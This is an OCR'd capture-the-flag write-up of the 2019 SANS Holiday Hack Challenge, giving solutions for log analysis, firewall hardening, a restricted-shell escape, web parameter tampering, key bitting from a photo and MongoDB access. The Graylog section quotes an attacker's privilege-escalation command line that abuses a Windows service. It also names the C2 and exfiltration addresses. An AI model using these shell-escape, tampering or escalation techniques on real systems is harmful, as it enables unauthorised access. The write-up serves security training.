
Alrighty so we need to find the properties of a unique event ID in an xml file in /etc. To do that lets run `Get-ChildItem /etc/ -Recurse -Filter *.xml`

```
PS /home/elf> Get-ChildItem /etc/ -Recurse -Filter *.xml


    Directory: /etc/systemd/system/timers.target.wants

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem /etc/ -Recurse -Filter *.xml
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], Unauthorize
dAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCom
mand
```

Ok so we found our xml file. It's called EventLog.xml. I wonder what /etc/ssl/private is. Hmm..That might be some kind of hidden easter egg or puzzle, or it just might not be. Let's focus on the XML file.

Let's run `Get-Content /etc/systemd/system/timers.target.wants/EventLog.xml | select -first 10` to see what this file looks like

Interesting. I wonder what kind of file this is. Well, I bet google knows.



CLI XML. Hmm. If you're wondering if there is a cmdlet for that, well you're right! Let's start working with this file by running

```
$clixml = Import-Clixml
/etc/systemd/system/timers.target.wants/EventLog.xml
```

Now lets group the id's like the hint says. Run the command `$clixml | group Id`

```
Count Name                      Group
----- ----                      -----
    1 1                         {System.Diagnostics.Eventing.Reader.EventLogRecord}
   39 2                         {System.Diagnostics.Eventing.Reader.EventLogRecord, System.Diagn…
  179 3                         {System.Diagnostics.Eventing.Reader.EventLogRecord, System.Diagn…
    2 4                         {System.Diagnostics.Eventing.Reader.EventLogRecord, System.Diagn…
  905 5                         {System.Diagnostics.Eventing.Reader.EventLogRecord, System.Diagn…
   98 6                         {System.Diagnostics.Eventing.Reader.EventLogRecord, System.Diagn…
```

Looks like there is 1 entry with the name of 1. That's what we're looking for. Let's dig into that by running `$clixml | where {$_.id -eq '1'}`

```
PS /home/elf> $clixml | where {$_.id -eq '1'}

Message              : Process Create:
                       RuleName:
                       UtcTime: 2019-11-07 17:59:56.525
                       ProcessGuid: {BA5C6BBB-5B9C-5DC4-0000-00107660A900}
                       ProcessId: 3664
                       Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                       FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
                       Description: Windows PowerShell
                       Product: Microsoft® Windows® Operating System
                       Company: Microsoft Corporation
                       OriginalFileName: PowerShell.EXE
                       CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
                       "`$correct_gases_postbody = @{`n    O=6`n    H=7`n    He=3`n    N=4`n
                       Ne=22`n    Ar=11`n    Xe=10`n    F=20`n    Kr=8`n    Rn=9`n}`n"
                       CurrentDirectory: C:\
                       User: ELFURESEARCH\allservices
                       LogonGuid: {BA5C6BBB-5B9C-5DC4-0000-0020F55CA900}
                       LogonId: 0xA95CF5
                       TerminalSessionId: 0
                       IntegrityLevel: High
                       Hashes: MD5=097CE5761C89434367598B34FE32893B
                       ParentProcessGuid: {BA5C6BBB-4C79-5DC4-0000-001029350100}
                       ParentProcessId: 1008
                       ParentImage: C:\Windows\System32\svchost.exe
                       ParentCommandLine: C:\Windows\system32\svchost.exe -k netsvcs
```

Well would you look at that, hidden in the message is the answer for gases! That's the final answer we're looking for! I'm sure if we dig into this file a bit more there might be more interesting things. For the sake of time, I was not able to go any further with this.

Now let's solve this. Run the following commands in order to solve this challenge:

```
(Invoke-WebRequest -Uri
http://localhost:1225/api/refraction?val=1.867).RawContent
(Invoke-WebRequest -Uri
http://localhost:1225/api/temperature?val=-33.5).RawContent
(Invoke-WebRequest -Uri
http://localhost:1225/api/angle?val=65.5).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST
-Body "O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9").RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawCont
ent
```

```
PS /home/elf/archive/refraction> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawCont
ent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Fri, 10 Jan 2020 16:54:51 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 5.95 Mega-Jollies of Laser Output Reached!
```

Spencer Alessi

Frosty Keypad Challenge

Challenge
Figure out the code for the keypad.

Hey kid, it's me, Tangle Coalbox. I'm sleuthing again, and I could use your help. Ya see, this here number lock's been popped by someone. I think I know who, but it'd sure be great if you could open this up for me. I've got a few clues for you.

Answer
7331

Hint
One digit is repeated once.
The code is a prime number.
You can probably tell by looking at the keypad which buttons are used.

Solution
This was purely a guess. I tried 1337 first because that that's leet speak and why not right?! Then I tried a few other numbers thinking that my original hunch was wrong. After several wrong guesses I went back to 1337 but this time tried it backwards. Bingo!

Turns out the code for this room is on the wall to the right once you enter. Written in green on the wall next to and under the candy cane.

2019 SANS Holiday Hack Challenge Write Up
KirngleCon2: Turtle Doves
January 2020

Spencer Alessi

Spencer Alessi

Holiday Hack Trail

Hints Unlocked
I received a hint after completing this challenge the second time on easy. After completing this challenge you unlock the following hints

Hint 1 - Key Bitting Optical Decoding of Keys
Hint 2 - Biting Templates Deviant's Key Decoding Templates


Challenge
Defeat the Holiday Hack Trail

Answer
See solution

Hint
Web App Pen Testing Web Apps: A Trailhead

Solution
Easy Mode
Open the HHT Terminal and select easy. Press buy when you get to the Purchase Supplies screen. We are going to beat this in 1 click so you don't need to worry about those annoying supplies. ;O) Now simply change the value of the url parameter distance from 0 to 8000. Then click the > button. Now you will see you have 0 distance remaining. Click Go and you will see the success message showing that you won! Here's what the end screen looks like.

Spencer Alessi



Hard Mode

My technique to complete this on hard mode was to use burp and intercept the request when pressing ‘Go’ then alter the distance to be 8000 and change the hash to max by adding up all the values and getting the md5 hash of the sum.

Spencer Alessi

Spencer Alessi

Key Bitting

Solving the challenge leads to discovering the steam tunnels which leads to you discovering who took the turtle doves.

Challenge
Create or obtain a key to unlock the closet

Hint
Minty Candy Cane gives us a great hint:
It turns out: if you have a good image of a key, you can physically copy it. Maybe you'll see someone hopping around with a key here on campus. Sometimes you can find it in the Network tab of the browser console.

Hint 1 - Key Bitting Optical Decoding of Keys
Hint 2 - Biting Templates Deviant's Key Decoding Templates

Answer
Key bitting of 122520

Solution
As per the clue from Minty Candy Cane there is someone walking around with a key. After watching the video from deviant I learned you can reproduce a key with something as simple as a photo or image of a key.

This led me to the closet where I saw an npc walking around. I didn't notice it at first because I thought it was another player. But soon I realized every time I left the closet he would jump into the closet.

Then I opened up chrome dev tools went to the network tab. Hit record and walked into the bedroom/out of the closet, refreshed the page quickly while recording and bam. Found a guy named krumpus and a png to go along with it. He had a key hanging from his belt. This must be the key!

I used the photo of krampus and the schlage decoding template to determine the key bitting.

Spencer Alessi

Smart Braces

Challenge
Configure IP tables to block the hacker from accessing the IoT Braces

Hint
Iptables

Answer

```
elfuuser@6a4aca36e187:~$ sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -m conntrack
  --ctstate NEW,ESTABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack  --ctstate EST
ABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A INPUT -p tcp --dport 21 -m conntrack  --ctstate NEW,
ESTABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A OUTPUT -p tcp --sport 21 -m conntrack  --ctstate EST
ABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A INPUT -p tcp --dport 80 -m conntrack  --ctstate NEW,
ESTABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A OUTPUT -p tcp --sport 80 -m conntrack  --ctstate EST
ABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -m conntrack  --ctstate NEW
,ESTABLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A INPUT -p tcp --sport 80 -m conntrack  --ctstate ESTA
BLISHED -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -I INPUT 1 -i lo -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -I OUTPUT 1 -o lo -j ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j
 ACCEPT
elfuuser@6a4aca36e187:~$ sudo iptables -P INPUT DROP
elfuuser@6a4aca36e187:~$ sudo iptables -P FORWARD DROP
elfuuser@6a4aca36e187:~$ sudo iptables -P OUTPUT DROP
elfuuser@6a4aca36e187:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!


/usr/bin/inits: line 10:   660 Killed                  su elfuuser
```

Solution
Note, you need 2 rules for each (input AND output rules) because we are setting our default policy to drop.

Enter the rules in this order: 3,4,5,6,2,1

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT DROP

2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.

sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).

sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack --ctstate ESTABLISHED -j ACCEPT

4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.

sudo iptables -A INPUT -p tcp --dport 21 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 21 -m conntrack --ctstate ESTABLISHED -j ACCEPT

sudo iptables -A INPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A OUTPUT -p tcp --sport 80 -m conntrack --ctstate ESTABLISHED -j ACCEPT

5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.


sudo iptables -A OUTPUT -p tcp --dport 80 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
sudo iptables -A INPUT -p tcp --sport 80 -m conntrack --ctstate ESTABLISHED -j ACCEPT

6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

sudo iptables -I INPUT 1 -i lo -j ACCEPT
sudo iptables -I OUTPUT 1 -o lo -j ACCEPT

Spencer Alessi

Nyanshell



Challenge
Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Hint
Alabaster Snowball gives us a nice hint:
Have you heard any chatter about immutable files? And what is sudo -l telling me?

Hint 1 - User's Shells: On Linux, a user's shell is determined by the contents of /etc/passwd
Hint 2 - Chatter?: sudo -l says I can run a command as root. What does it do?

Answer
Run `sudo chattr -i /bin/nsh`
Run `cp /bin/bash /bin/nsh`
Run `su alabaster_snowball` and enter Password2

Solution
Run `lsattr /bin/nsh` to view attributes
Run `sudo chattr -i /bin/nsh`
Run `lsattr /bin/nsh` to view attributes again
View permissions on `/bin/nsh` with `ls -l /bin/nsh`
Run `cp /bin/bash /bin/nsh`
Run `/bin/nsh` - should get a bash shell - so we know this is what we need

Now to pass the challenge run `su alabaster_snowball` - enter password - challenge passed!

```
elf@21e4860fd4e2:~$ sudo chattr -i /bin/nsh
elf@21e4860fd4e2:~$ cp /bin/bash /bin/nsh
elf@21e4860fd4e2:~$ su alabaster_snowball
Password:
Loading, please wait......



You did it! Congratulations!
```

Spencer Alessi

Mongo Pilfer

Challenge
Find the quiz solution hidden in the MongoDB on this system

Hint
Holly Evergreen gives us a nice hint:
My teacher has been locked out of the quiz database and can't remember the right solution. Without access to the answer, none of our quizzes will get graded. Can we help get back in to find that solution? I tried `lsof -i`, but that tool doesn't seem to be installed. I think there's a tool like ps that'll help too. What are the flags I need? Either way, you'll need to know a teensy bit of Mongo once you're in. Pretty please find us the solution to the quiz!

Answer
Run `mongo --port 12121`
Run `use elfu`
Run `db.loadServerScripts();displaySolution();`

Solution
Open the terminal and lets get some context of what we're working with. Run `Lsof -i` just to be sure it's not installed. Nothing.

Now let's run ps aux. Hmm there's a user called mongo with some process running. Running mongo tells us it's not running on the default port.


```
elf@caa8e6699135:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2020-01-11T13:41:22.794+0000 W NETWORK  [thread1] Failed to connect to 127.0.0.1:27017, in(checkin
g socket for error after poll), reason: Connection refused
2020-01-11T13:41:22.794+0000 E QUERY    [thread1] Error: couldn't connect to server 127.0.0.1:2701
7, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed


Hmm... what if Mongo isn't running on the default port?
```

Try `netstat -an` and bingo we can see mongodb running on port 12121

Run `mongo --port 12121` and we're in
List databases with: `show dbs`
Run `use elfu` to switch db to `elfu`
Run `show collections`

Notice there is a `solution` collection. The word solution was in the hint given by Holly Evergreen

Using the mongodb quick reference guide found a command called `db.collection.find()`
Ran `db.solution.find()` and found a command to run
Ran `db.loadServerScripts();displaySolution();`
Bingo! Challenge done!



Spencer Alessi

Graylog

Challenge
Some Elf U computers were hacked. We need to fill out the incident response report using graylog.

Hint
Hint 1 - Graylog: Graylog Docs
Hint 2 - EventID and Sysmon: (Events and Sysmon)

Answer

1. **What is the full-path + filename of the first malicious file downloaded by Minty?**
    a. **Answer**: `C:\Users\minty\Downloads\cookie_recipe.exe`
    b. **Solution**: Used search query `ProcessImage:.*(firefox.exe) AND "minty" + "cook"`. Check the TargetFileName field and de-select Message. Scroll through and you see something called cookie_recipe and turns out that's the malicious file.

2. **The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?**
    a. **Answer**: 192.168.247.175:4444
    b. **Solution**: Use the query `ProcessImage:.*(cookie_recipe.exe)` add destination ip destination port to filter. Scroll down and you see the IP and Port

3. **What was the first command executed by the attacker?**
    a. **Answer**: whoami
    b. **Solution**: Using the query from answer #2, enable command line filter then reverse the timestamp column

4. **What is the one-word service name the attacker used to escalate privileges?**
    a. **Answer**: webexservice
    b. **Solution**: Shown when using the command line filter. You can see `C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "`

5. **What is the file-path + filename of the binary ran by the attacker to dump credentials?**
    a. **Answer**: C:\cookie.exe
    b. **Solution**: Attacker used the webexservice to run a file called cookie_recipe2.exe to elevate privileges. Run the query

```
ParentProcessImage:.*(cookie_recipe2.exe)
```

6. **The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?**
    a. **Answer**: Alabaster
    b. **Solution**: Use the IP of the attacker to look for alternate hosts pivoted too using the query `EventID:4624 AND SourceNetworkAddress:192.168.247.175`

7. **What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?**
    a. **Answer**: 06:04:28
    b. **Solution**: Logon type 10 is RDP. Add a LogonType filter to the previous query and look for LogonType 10

8. **The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?**
    a. **Answer**: Elfu-res-wks2,elfu-res-wks3,3
    b. **Solution**: This is eventid 4624 logon type 3. They likely used explorer to view the files on the 3rd system once they rdp into the 2nd system

9. **What is the full-path + filename of the secret research document after being transferred from the third host to the second host?**
    a. **Answer**: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf
    b. **Solution**: Found using the query `EventID:2 AND source:elfu-res-wks2 AND NOT TargetFilename:/.+AppData.+/`

10. **What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?**
    a. **Answer**: 104.22.3.84
    b. **Solution**: Found the processID of the file copy and used it with this query `EventID:2 and TargetFilename:super_secret_elfu_research.pdf and source:elfu-res-wks2 AND ProcessId:1232`

Spencer Alessi

Zeek JSON Analysis

Challenge
Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

Hint
I hear a lot of C2 channels have very long connection times
JQ: Parsing Zeek JSON Logs with JQ

Answer
13.107.21.200

Solution
Use the hint provided by the tooth fairy
https://pen-testing.sans.org/blog/2019/12/03/parsing-zeek-json-logs-with-jq-2

Go through the tutorial and eventually you land on this query

```
cat conn.log | jq -s 'sort_by(.duration) | reverse | .[0]'
```

Run it and you will see the ip of 13.107.21.200

Run runtoanswer then press enter. Enter 13.107.21.200 then press enter

```
What is the destination IP address with the longes connection duration? 13.107.21.200



Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!
```